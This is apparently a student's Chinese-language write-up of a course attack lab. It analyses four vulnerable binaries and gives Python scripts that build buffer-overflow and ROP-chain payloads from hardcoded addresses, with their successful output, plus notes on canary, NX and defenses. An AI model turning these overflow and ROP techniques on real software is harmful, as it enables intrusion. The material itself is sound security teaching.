

栈溢出攻击实验

赵诗琪 2024200624

题目解决思路

Problem 1:

- **分析:**

通过objdump -d problem1 > problem1.asm得到problem1的反汇编文件，分析知程序有一个func函数存在缓冲区溢出漏洞:

000000000401232 :

```
401232: f3 0f 1e fa      endbr64
401236: 55              push %rbp
401237: 48 89 e5        mov %rsp,%rbp
40123a: 48 83 ec 20      sub $0x20,%rsp
40123e: 48 89 7d e8      mov %rdi,-0x18(%rbp)
401242: 48 8b 55 e8      mov -0x18(%rbp),%rdx
401246: 48 8d 45 f8      lea -0x8(%rbp),%rax
40124a: 48 89 d6        mov %rdx,%rsi
40124d: 48 89 c7        mov %rax,%rdi
401250: e8 5b fe ff ff  call 4010b0 strcpy@plt
```

1. 缓冲区分配了0x20 (32字节) 的栈空间
2. 局部变量rax的地址是-0x8(%rbp)，距离栈底rbp有8字节
3. strcpy函数没有长度限制，存在缓冲区溢出漏洞
目标函数func1的地址为0x401216，该函数会输出目标字符串

- **解决方案:**

首先要计算填充长度:

1. 缓冲区大小: 0x20 (32字节) 的栈空间，但局部变量从-0x8(%rbp)开始，所以实际可用空间为0x20 - 0x8 = 0x18 (24字节)
2. 保存的rbp: 8字节
3. 总填充长度: 0x18 + 0x8 = 0x20 (32字节)

Payload设计 (Python代码) :

```
padding = b"A" * 32 # 填充缓冲区
func1_addr = b"\x16\x12\x40\x00\x00\x00\x00\x00" # 0x401216 小端格式

payload = padding + func1_addr

with open("ans1.txt", "wb") as f:
    f.write(payload)
print("Payload written to ans1.txt")
```

- **结果:**

```
$ ./problem1 ans1.txt
Welcome to problem1!
Yes! I like ICS!
```

Problem 2:

- **分析:**

程序启用了NX保护，不能执行栈上的代码。从problem2.asm中可以看出：

1. func函数使用memcpy，但复制长度为0x38（56字节）
2. 存在一个有用的gadget pop_rdi函数：
00000000004012bb <pop_rdi>:
4012bb: f3 0f 1e fa endbr64
4012bf: 55 push %rbp
4012c0: 48 89 e5 mov %rsp,%rbp
4012c3: 48 89 7d f8 mov %rdi,-0x8(%rbp)
4012c7: 5f pop %rdi
4012c8: c3 ret
3. 目标函数func2地址为0x401216，需要参数0x3f8

- **解决方案:**

首先构造ROP链：


1. 计算填充：缓冲区大小0x20 - 0x8（局部变量位置）= 0x18（24字节）+ 0x8（saved rbp）= 0x20（32字节）
2. ROP链：pop_rdi → 0x3f8 → func2

Payload设计（Python代码）：

```
padding = b"A" * 32
pop_rdi_addr = b"\xbb\x12\x40\x00\x00\x00\x00\x00" # 0x4012bb
param = b"\xf8\x03\x00\x00\x00\x00\x00\x00" # 0x3f8
func2_addr = b"\x16\x12\x40\x00\x00\x00\x00\x00" # 0x401216

payload = padding + pop_rdi_addr + param + func2_addr

with open("ans2.txt", "wb") as f:
    f.write(payload)
print("Payload written to ans2.txt")
```



```
$ ./problem2 ans2.txt
Welcome to problem2!
Yes! I like ICS!
```

- **结果:**

Problem 3:

- **分析:**

从problem3.asm可以看出，这是一个比problem2更复杂的ROP挑战：

1. func函数复制0x40（64字节）数据
2. 存在多个辅助函数：
mov_rdi (0x4012da): 将参数移到rdi并返回
mov_rax (0x4012f1): 将参数移到rax并返回
call_rax (0x401308): 调用rax指向的函数
jmp_x (0x40131e): 跳转到参数地址
jmp_xs (0x401334): 从保存的rsp跳转
3. 目标函数func1 (0x401216)需要参数0x72（114的ASCII）

4. jmp_xs函数使用了全局变量saved_rsp, 可以用于链式调用

- **解决方案:**

构造复杂的ROP链来设置参数并调用func1:


1. 填充长度: $0x30$ (栈空间) - $0x20$ (局部变量位置) = $0x10$ (16字节) + $0x8$ (saved rbp) = $0x18$ (24字节)
2. 使用mov_rdi设置参数, 然后调用func1

Payload设计 (Python代码):

```
padding = b"A" * 24
mov_rdi_addr = b"\xda\x12\x40\x00\x00\x00\x00\x00" # 0x4012da
param = b"\x72\x00\x00\x00\x00\x00\x00\x00" # 0x72
func1_addr = b"\x16\x12\x40\x00\x00\x00\x00\x00" # 0x401216

payload = padding + mov_rdi_addr + param + func1_addr

with open("ans3.txt", "wb") as f:
    f.write(payload)
print("Payload written to ans3.txt")
```



```
$ ./problem3 ans3.txt
Welcome to problem3!
Your lucky number is: 114
```

- **结果:**

Problem 4:

- **分析:** 体现canary的保护机制是什么

程序启用了Canary (栈保护) 机制, 在caesar_decrypt和func函数中都有体现:

0000000000001209 <caesar_decrypt>:

```
1209: f3 0f 1e fa      endbr64
120d: 55                push %rbp
120e: 48 89 e5          mov %rsp,%rbp
1211: 48 83 ec 30       sub $0x30,%rsp
1215: 64 48 8b 04 25 28 00 mov %fs:0x28,%rax ; 读取canary值
121c: 00 00
121e: 48 89 45 f8       mov %rax,-0x8(%rbp) ; 保存到栈上
1222: 31 c0            xor %eax,%eax
...
1305: 90              nop
1306: 48 8b 45 f8       mov -0x8(%rbp),%rax ; 读取栈上的canary
130a: 64 48 2b 04 25 28 00 sub %fs:0x28,%rax ; 与原始值比较
1311: 00 00
1313: 74 05           je 131a <caesar_decrypt+0x111>
1315: e8 b6 fd ff ff   call 10d0 __stack_chk_fail@plt ; 失败处理
```

Canary保护机制:

1. 在函数开始时, 从fs:0x28读取一个随机值 (canary)
2. 将该值保存在栈上, 位于缓冲区之后
3. 函数返回前, 检查该值是否被修改
4. 如果被修改, 调用__stack_chk_fail终止程序

- **解决方案:**

题目中提示"你真的需要写代码吗", 意味着不需要溢出攻击。通过分析func函数发现只需要输入-1 (0xffffffff) 即可通过检查, 所以我们调用func1输出目标信息

输入设计:

-1

```
$ echo "-1" | ./problem4
Welcome to problem4!
Please input the first passcode:
Please input the second passcode:
Please input the third passcode:
Congratulations! You've passed all checks!
Yes! I like ICS!
```

- **结果:**

思考与总结

通过本次栈溢出攻击实验, 我深入理解了:

1. 栈溢出基本原理: 通过覆盖函数返回地址控制程序执行流, 这是最基础的攻击方式。
2. NX保护与ROP技术: 当栈不可执行时, 需要利用程序已有的代码片段 (gadgets) 构造ROP链。关键技巧包括: 寻找pop rdi、ret等参数设置gadgets; 合理排列gadget链完成函数调用等。
3. 复杂ROP构造: Problem 3展示了更复杂的场景, 需要理解x86-64调用约定, 并利用多个辅助函数构建调用链。
4. Canary保护机制: Canary是一个随机值, 放在栈上缓冲区之后, 函数返回前检查canary是否被修改; 绕过方法包括: 信息泄露获取canary值、覆盖其他控制流、或如本题所示, 通过正常逻辑绕过。
5. 防御措施的重要性: 现代操作系统采用了多种防护机制 (NX、ASLR、Canary等); 编写安全代码需要边界检查、使用安全函数、最小权限原则等; 理解攻击手法有助于设计更好的防御策略。

此次attacklab实验非常有价值, 将课上学习的理论结合上手实践, 加深了我对计算机系统安全的理解, 同时我更熟悉了objdump、gdb等工具的使用, 学着分析程序漏洞, 更重要的是加强培养了系统安全思维和问题解决能力。

参考资料

1. 《深入理解计算机系统》实验三Attack Lab - https://blog.csdn.net/weixin_43362650/article/details/120893992
2. 基本ROP讲解 - <https://zhuanlan.zhihu.com/p/137144976>
3. AI工具辅助讲解完成
4. 两种保护机制: NX和Canary - https://blog.csdn.net/weixin_46711318/article/details/107686188